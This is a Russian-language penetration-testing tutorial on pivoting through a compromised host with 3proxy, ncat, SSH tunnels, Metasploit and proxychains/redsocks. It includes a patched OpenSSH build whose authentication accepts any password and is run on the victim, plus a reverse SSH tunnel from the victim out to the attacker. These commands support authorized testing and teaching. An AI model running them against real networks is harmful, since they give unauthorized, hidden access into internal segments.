Проксирование с помощью 3proxy и SSH

spy-soft.net/proxying-3proxy-ssh

9 сентября 2020 г.

Проброс портов имеет одно маленькое ограничение: это статическая операция, и мы делаем отдельный проброс для каждой связки ip:port. Как правило, это нужно лишь на начальной стадии, чтобы обойти файрвол. Но если надо организовать более полноценный и удобный доступ в сетевой сегмент через скомпрометированную машину, используется прокси.

Еще по теме: Техники туннелирования при пентесте

Проксирование с помощью 3proxy

В простых ситуациях нет ничего лучше, чем использовать 3proxy. Утилиты из этого набора программ портативные, они не требуют установки и прав администратора. Тулзы прекрасно работают как на Windows, так и на Linux и легко кросс-компилируются. Для запуска SOCKS прокси-сервера используются следующие команды (под Linux и Windows соответственно):

```
1  victim$> ./socks -d -p3128
2  victim$> socks.exe -d -p3128
```

Для запуска HTTP connect прокси-сервера используются следующие команды (под Linux и Windows соответственно):

```
1  victim$> ./proxy -d -p8080
2  victim$> proxy.exe -d -p8080
```

Если антивирус съел 3proxy, можно попробовать утилиту из набора Nmap:

```
victim$> ncat.exe -vv --listen 3128 --proxy-type http
```

Если не помогло, то переходим к SSH.

Проксирование с помощью SSH

Возвращаясь к SSH, нужно упомянуть один упущенный ранее момент. Если тебе не удалось получить привилегии root на скомпрометированной машине, сразу же возникает ряд проблем. Во-первых, мы должны знать пароль от текущей учетки, который известен далеко не всегда. Во-вторых, если SSH не запущен, то его запуск потребует прав root. Все это, к счастью, можно исправить следующим образом:


```
attacker> git clone https://github.com/openssh/openssh-portable
```

Патчим функции, отвечающие за аутентификацию:

```
int auth_shadow_pwexpired(Authctxt *ctxt){
    return 0;
}
int sys_auth_passwd(struct ssh *ssh, const char *password){
    return 1;}
```

Теперь собираем инструмент — желательно статически, чтобы избежать проблем с зависимостями:

```
attacker> autoreconf
attacker> LDFLAGS='-static' ./configure --without-openssl
attacker> make
attacker> ./ssh-keygen
```

Слегка меняем конфиг sshd_config:

```
Port 2222
HostKey /path/to/here/ssh_host_rsa_key
```

Копируем и запускаем утилиту на victim:

```
victim$> $(pwd)/sshd -f sshd_config
```

Теперь SSH-сервер сможет работать в роли прокси-сервера без прав root и залогиниться на него мы сможем с любым паролем.

На Windows, где сервер SSH обычно отсутствует, можно использовать freeSSHd, который будет работать в роли прокси-сервера. Правда, для этого нам все же потребуются права администратора. FreeSSHd — это отличная альтернатива 3proxy и meterpreter, когда антивирус не дает запустить ничего подозрительного.


Рассмотрим типичный пример прохождения сетевого периметра. Вообразим, что получен доступ к серверу из DMZ. На такие серверы обычно пробрасываются только нужные порты, а значит, напрямую на прокси мы не подключимся. Вспоминаем про туннелирование портов:

```
1  victim$> ssh -N proxy@attacker -R 2222:victim:22
```

Теперь attacker:2222 будет проброшен на victim:22. Через этот туннель мы организуем прокси:

```
1  attacker> ssh -ND 127.0.0.1:3128 127.0.0.1 -p2222
```

Если все прошло успешно, то на attacker появится SOCKS-прокси на TCP-порту 3128. По сути, это туннель внутри туннеля.



SOCKS-прокси в качестве «туннеля внутри туннеля»

Если проблем с антивирусами нет, можно воспользоваться Metasploit, это будет немного проще:

```
1  meterpreter> run autoroute -s 10.0.0.0/8
2  msf> use auxiliary/server/socks4a
```

Использование прокси в пентесте

Чтобы использовать прокси на стороне атакующего, мы можем:

- указать в настройках конкретной программы адрес прокси (тут есть минус — не все приложения поддерживают прокси);
- принудительно проксировать любое приложение (это называется «соксификация»).

Соксификацию можно организовать следующей командой:

```
1  attacker> proxychains nmap -sT -Pn -n 192.168.0.0/24
```

Этот вариант подходит почти для любого приложения, даже для такого, которое не поддерживает настройку прокси, так как подменяет библиотечные вызовы connect(), send() и recv(). Однако и тут есть нюансы: проксирование не поддерживают программы, генерирующие пакеты через raw-сокеты или не использующие библиотеку libc (то есть статически собранные).

Кроме того, мы можем делать прозрачное проксирование, для чего используется прокси redsocks. Для его настройки прописываем в /etc/redsocks.conf следующее:

```
1  local_ip = 127.0.0.1;
2  local_port = 12345;
3  ip = 127.0.0.1;
4  port = 3128;
```

После этого можно запустить прокси:

```
1  attacker> sudo iptables -t nat -A OUTPUT -p tcp -d 10.0.0.0/8 -j REDIRECT —to-
2  ports 12345
3  attacker> sudo redsocks -c /etc/redsocks.conf
   attacker> nmap -sT -Pn -n 10.0.0.0/24
```

Теперь можем напрямую посылать пакеты в интересующую нас сеть. Iptables прозрачно для нас перехватит их и направит на redsocks, который, в свою очередь, направит пакеты непосредственно на прокси-сервер. Однако использование raw-сокетов по-прежнему недопустимо, потому что они генерируются за пределами iptables и маршрутизации.

Проксирование все же имеет некоторые недостатки:

- проксируются только уровни OSI выше четвертого;
- скорость новых соединений невысока — порты будут сканироваться медленно;
- проксируются в основном TCP-пакеты.

От всех этих проблем нас избавит полноценный VPN-туннель.